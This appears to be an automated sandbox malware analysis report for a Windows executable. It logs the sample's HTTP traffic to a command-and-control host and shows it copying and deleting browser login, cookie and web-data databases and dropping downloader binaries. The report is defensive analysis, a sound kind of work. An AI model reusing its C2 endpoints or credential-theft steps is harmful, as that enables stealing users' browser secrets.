22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 37 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 37 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 38 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 67 74 20 49 45 20 38 5d 3e 3c 21 2d 2d 3e 20 3c 68 74 6 d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 2d 2d 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 53 75 73 70 65 63 74 65 64 20 70 68 69 73 68 69 6e 67 20 73 69 74 65 20 7c 20 43 6c 6f 75 64 66 6c 61 72 65 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 2d 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 45 64 67 65 2c 63 68 72 6f 6d 65 3d 31 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 20 6e 6f 66 6f 6c 6c 6f 77 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20\n Data Ascii: 10d3<!DOCTYPE html>...[if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif-->...[if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif-->...[if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif-->...[if gt IE 8]>...< <html class="no-js" lang="en-US"> ...<![endif--><head><title>Suspected phishing site Cloudflare</title><meta charset="UTF-8" /><meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /><meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1" /><meta name="robots" content="noindex, nofollow" /><meta name="viewport"

Timestamp	kBytes transferred	Direction	Data
Jan 29, 2021 17:36:56.360771894 CET	236	OUT	GET /info_old/r HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.193 Safari/537.36 upgrade-insecure-requests: 1 Host: 84cfba021a5a6662.xyz
Jan 29, 2021 17:36:56.421464920 CET	237	IN	HTTP/1.1 200 OK Date: Fri, 29 Jan 2021 16:36:56 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d32f2108bb076b21c1c63ae0d28e80c8e1611938216; expires=Sun, 28-Feb-21 16:36:56 GMT; path=/; domain=.84cfba021a5a6662.xyz; HttpOnly; SameSite=Lax X-Frame-Options: SAMEORIGIN cf-request-id: 07f09a51d00000fa881c8c6000000001 Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://va.nel.cloudflare.com/vreport?s=2R%2F90jP2adhrJ1reGaFc1uVWg0BTxflBXZsYWbtqsmfadTi2Wy%2FqxqlGyogEoPocOCreTgk%2BamVP09M9vOnBLLLcfzZaC3rdbKVDP0I9AO%2Bdkcw30w%3D%3D"}]}\nNEL: {"report_to":"cf-nel","max_age":604800}\nServer: cloudflare\nCF-RAY: 61945ffc7cf6fa88-AMS\nData Raw: 31 30 64 33 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 5d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 36 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 37 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 37 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 38 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 67 74 20 49 45 20 38 5d 3e 3c 21 2d 2d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 2d 2d 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 53 75 73 70 65 63 74 65 64 20 70 68 69 73 68 69 6e 67 20 73 69 74 65 20 7c 20 43 6c 6f 75 64 66 6c 61 72 65 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 45 64 67 65 2c 63 68 72 6f 6d 65 3d 31 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 20 6e 6f 66 6f 6c 6c 6f 77 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f\nData Ascii: 10d3<!DOCTYPE html>...[if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif-->...[if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif-->...[if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif-->...[if gt IE 8]>...<html class="no-js" lang="en-US"> ...<![endif--><head><title>Suspected phishing site Cloudflare</title><meta charset="UTF-8" /><meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /><meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1" /><meta name="robots" content="noindex, nofollow" /><meta name="viewpo
Jan 29, 2021 17:36:58.555171967 CET	242	OUT	POST /info_old/w HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.193 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 81 Host: 84cfba021a5a6662.xyz

Timestamp	kBytes transferred	Direction	Data
Jan 29, 2021 17:36:58.605498075 CET	243	IN	HTTP/1.1 200 OK Date: Fri, 29 Jan 2021 16:36:58 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d603c7de3c048bd21973481136751b3721611938218; expires=Sun, 28-Feb-21 16:36:58 GMT; path=/; domain=.84cfba021a5a6662.xyz; HttpOnly; SameSite=Lax X-Frame-Options: SAMEORIGIN cf-request-id: 07f09a5a5f0000fa881330c000000001 Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://wa.nel.cloudflare.com/vreport?s=NJAqAO4yJWPuTq9evl1AWyMeynWnmxEt8pb%2FIRWAHDRDQDU542KBRo8FHOiPxxUweybLvnWWx5kRs55wa40ZiQgHguurv9cq%2BH%2BRXDgJR9gJw%3D%3D"}]} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6194600a3d73fa88-AMS Data Raw: 31 30 64 33 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 5d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 36 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 37 5d 3e 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 37 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 38 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 67 74 20 49 45 20 38 5d 3e 3c 21 2d 2d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 2d 2d 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 53 75 73 70 65 63 74 65 64 20 70 68 69 73 68 69 6e 67 20 73 69 74 65 20 7c 20 43 6c 6f 75 64 66 6c 61 72 65 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 45 64 67 65 2c 63 68 72 6f 6d 65 3d 31 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 20 6e 6f 66 6f 6c 6c 6f 77 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 Data Ascii: 10d3<!DOCTYPE html>...[if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif-->...[if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif-->...[if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif-->...[if gt IE 8]>...> <html class="no-js" lang="en-US"> ...<![endif--><head><title>Suspected phishing site Cloudflare</title><meta charset="UTF-8" /><meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /><meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1" /><meta name="robots" content="noindex, nofollow" /><meta name="viewport


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49734	104.21.23.16	80	C:\Users\user\Desktop\Cyffj6XGbkd.exe

Timestamp	kBytes transferred	Direction	Data
Jan 29, 2021 17:37:04.743166924 CET	254	OUT	GET /info_old/ddd HTTP/1.1 Host: 84CFBA021A5A6662.xyz Accept: /*/*
Jan 29, 2021 17:37:04.802903891 CET	256	IN	HTTP/1.1 200 OK Date: Fri, 29 Jan 2021 16:37:04 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d1b86623561079a9b662c2aad2de952a91611938224; expires=Sun, 28-Feb-21 16:37:04 GMT; path=/; domain=.84cfba021a5a6662.xyz; HttpOnly; SameSite=Lax X-Frame-Options: SAMEORIGIN cf-request-id: 07f09a728b00001ea9ad122000000001 Report-To: {"max_age":604800,"endpoints":[{"url":"https://va.nel.cloudflare.com/vreport?s=wH1AHcFc3kf96qmxauBxlZDcY1TrtECZey%2Fv0bKfWmOYNqSDV7GGD9mBtDVKq6xlogzQHOnoCmodhKiY1BSgSe06IfFuNHZGnZqol7y6zISw5Ire4A%3D%3D"}],"group":"cf-nel"} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 61946030d9121ea9-AMS Data Raw: 31 30 64 35 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 5d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 36 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 37 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 37 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 38 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 67 74 20 49 45 20 38 5d 3e 3c 21 2d 2d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 2d 2d 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 53 75 73 70 65 63 74 65 64 20 70 68 69 73 68 69 6e 67 20 73 69 74 65 20 7c 20 43 6c 6f 75 64 66 6c 61 72 65 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 45 64 67 65 2c 63 68 72 6f 6d 65 3d 31 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 20 6e 6f 66 6f 6c 6c 6f 77 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f Data Ascii: 10d5<!DOCTYPE html>...[if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif-->...[if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif-->...[if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif-->...[if gt IE 8]>...> <html class="no-js" lang="en-US"> ...<![endif--><head><title>Suspected phishing site Cloudflare</title><meta charset="UTF-8" /><meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /><meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1" /><meta name="robots" content="noindex, nofollow" /><meta name="viewport" content="width=device-width,initial-scale=1" /></head></html>

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: Cyjf6XGbkd.exe PID: 1676 Parent PID: 5892

General

Start time:	17:36:33
Start date:	29/01/2021
Path:	C:\Users\user\Desktop\Cyjf6XGbkd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Cyjf6XGbkd.exe'
Imagebase:	0x400000
File size:	4247224 bytes
MD5 hash:	63204EB716C856723A010747D58A6B00
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	Rule: Ping_Command_in_EXE, Description: Detects an suspicious ping command execution in an executable, Source: 00000000.00000002.366076006.00000000025E0000.00000040.00000001.sdmp, Author: Florian Roth
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

File Path	Offset	Length	Completion	Count	Source Address	Symbol
-----------	--------	--------	------------	-------	----------------	--------

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
----------	------	------	----------	----------	------------	-------	----------------	--------

Analysis Process: 56BB1610C0318054.exe PID: 476 Parent PID: 1676

General

Start time:	17:36:39
Start date:	29/01/2021
Path:	C:\Users\user\AppData\Local\Temp\56BB1610C0318054.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\56BB1610C0318054.exe 0011 user01
Imagebase:	0x400000
File size:	4247224 bytes
MD5 hash:	63204EB716C856723A010747D58A6B00
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	Rule: Ping_Command_in_EXE, Description: Detects an suspicious ping command execution in an executable, Source: 00000002.00000002.413908813.0000000002810000.00000040.00000001.sdmp, Author: Florian Roth
Antivirus matches:	- Detection: 100%, Joe Sandbox ML - Detection: 24%, Metadefender, Browse - Detection: 59%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local>Login Data1611970607033	read data or list directory read attributes delete write dac synchronize generic read generic write	device	sequential only non directory file	success or wait	1	2ED77A8	CopyFileA
C:\Users\user\AppData\Local\Cookies1611970637026	read data or list directory read attributes delete write dac synchronize generic read generic write	device	sequential only synchronous io non alert non directory file	success or wait	1	2ED7E22	CopyFileA
C:\Users\user\AppData\Roaming\1611970637183.exe	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	2ED50E6	CreateFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\4b5ce2fe28308fd9	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	2F7286B	CreateFileA
C:\Users\user\AppData\Local>Login Data1611970645542	read data or list directory read attributes delete write dac synchronize generic read generic write	device	sequential only synchronous io non alert non directory file	success or wait	1	2ED77A8	CopyFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Cookies1611970645636	read data or list directory read attributes delete write dac synchronize generic read generic write	device	sequential only synchronous io non alert non directory file	success or wait	1	2ED7E22	CopyFileA
C:\Users\user\AppData\Local\Web Data1611970646229	read data or list directory read attributes delete write dac synchronize generic read generic write	device	sequential only synchronous io non alert non directory file	success or wait	1	2ED6F94	CopyFileA
C:\Users\user\AppData\Local\webdata1611970646229	read data or list directory read attributes delete write dac synchronize generic read generic write	device	sequential only synchronous io non alert non directory file	success or wait	1	2ED6BCE	CopyFileA
C:\Users\user\AppData\Local\Temp\xldl.dat	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	2E68337	CreateFileA
C:\Users\user\AppData\Local\Temp\download	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	2E6CBB9	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\download\MiniThunderPlatform.exe	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	2E6DA6B	CreateFileW
C:\Users\user\AppData\Local\Temp\download	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	8	2E6CBB9	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\download\ThunderFW.exe	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	2E6DA6B	CreateFileW
C:\Users\user\AppData\Local\Temp\download\atl71.dll	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	2E6DA6B	CreateFileW
C:\Users\user\AppData\Local\Temp\download\dl_peer_id.dll	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	2E6DA6B	CreateFileW
C:\Users\user\AppData\Local\Temp\download\download_user.dll	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	2E6DA6B	CreateFileW
C:\Users\user\AppData\Local\Temp\download\msvcp71.dll	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	2E6DA6B	CreateFileW
C:\Users\user\AppData\Local\Temp\download\msvcr71.dll	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	2E6DA6B	CreateFileW
C:\Users\user\AppData\Local\Temp\xldl.dll	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	2E6DA6B	CreateFileW
C:\Users\user\AppData\Local\Temp\download\zlib1.dll	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	2E6DA6B	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local>Login Data1611970607033	success or wait	1	2ED7CD0	DeleteFileA
C:\Users\user\AppData\Local\Cookies1611970637026	success or wait	1	2ED8B0D	DeleteFileA
C:\Users\user\AppData\Roaming\1611970637183.txt	success or wait	1	2ED65AA	DeleteFileA
C:\Users\user\AppData\Roaming\1611970637183.exe	success or wait	1	2ED65B7	DeleteFileA
C:\Users\user\AppData\Local>Login Data1611970645542	success or wait	1	2ED7CD0	DeleteFileA
C:\Users\user\AppData\Local\Cookies1611970645636	success or wait	1	2ED8B0D	DeleteFileA
C:\Users\user\AppData\Local\Web Data1611970646229	success or wait	1	2ED738E	DeleteFileA

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\webdata1611970646229	success or wait	1	2ED6E26	DeleteFileA
C:\Users\user\AppData\Local\Temp\ixldl.dat	success or wait	1	2ECAD4D	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local>Login Data1611970607033	0	40960	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 01 00 00 00 14 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 01 00 2e 43 c1 05 00 00 00 01 07 fb 00 00 00 00 10 07 fb 00	SQLite format 3.....@	success or wait	1	2ED77A8	CopyFileA
C:\Users\user\AppData\Local\Cookies1611970637026	0	20480	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 03 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 03 00 2e 43 c1 0d 0f f8 00 04 0d 20 00 0f 67 0f cf 0d 20 0f 38 00	SQLite format 3.....@	success or wait	1	2ED7E22	CopyFileA

[illegible]

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\download\MiniThunderPlatform.exe	unknown	268744	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 18 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 ed 30 aa 68 a9 51 c4 3b a9 51 c4 3b a9 51 c4 3b ba 59 ad 3b ab 51 c4 3b ac 5d cb 3b ac 51 c4 3b ac 5d 9b 3b a7 51 c4 3b ac 5d 99 3b ad 51 c4 3b ac 5d a4 3b a3 51 c4 3b 53 72 dd 3b ad 51 c4 3b ba 59 99 3b ab 51 c4 3b 2a 59 99 3b a5 51 c4 3b a9 51 c5 3b ed 50 c4 3b 8e 97 bf 3b aa 51 c4 3b 27 46 a4 3b b1 51 c4 3b 45 5a 9a 3b a8 51 c4 3b 27 46 9e 3b a8 51 c4 3b 52 69 63 68 a9 51 c4	MZ.....@.....!..L!This program cannot be run in DOS mode.... \$......0.h.Q.;Q.;Q.;Y.;Q .;.;Q.;.;Q.;.;Q.;.; .Q.;Sr.;Q.;Y.;Q.*Y.;Q.; Q.;P.;...;Q.;F.;Q;EZ.;Q; 'F.;Q.;Rich.Q.	success or wait	1	2E6DB9A	WriteFile
C:\Users\user\AppData\Local\Temp\download\ThunderFW.exe	unknown	73160	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 44 d9 22 43 00 b8 4c 10 00 b8 4c 10 00 b8 4c 10 1e ea c8 10 05 b8 4c 10 09 c0 c8 10 26 b8 4c 10 09 c0 d9 10 15 b8 4c 10 09 c0 cf 10 59 b8 4c 10 27 7e 21 10 01 b8 4c 10 27 7e 37 10 07 b8 4c 10 00 b8 4d 10 5c b8 4c 10 09 c0 c6 10 02 b8 4c 10 1e ea d8 10 01 b8 4c 10 09 c0 dd 10 01 b8 4c 10 52 69 63 68 00 b8 4c 10 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 a8 98 8f 50 00 00 00	MZ.....@.....!..L!This program cannot be run in DOS mode.... \$......D."C..L..L..L..... L.....&L.....L....Y.L.'~! ..L.'~7...L..M..L.....L..L.....L.Rich..L..... PE..L.....P...	success or wait	1	2E6DB9A	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
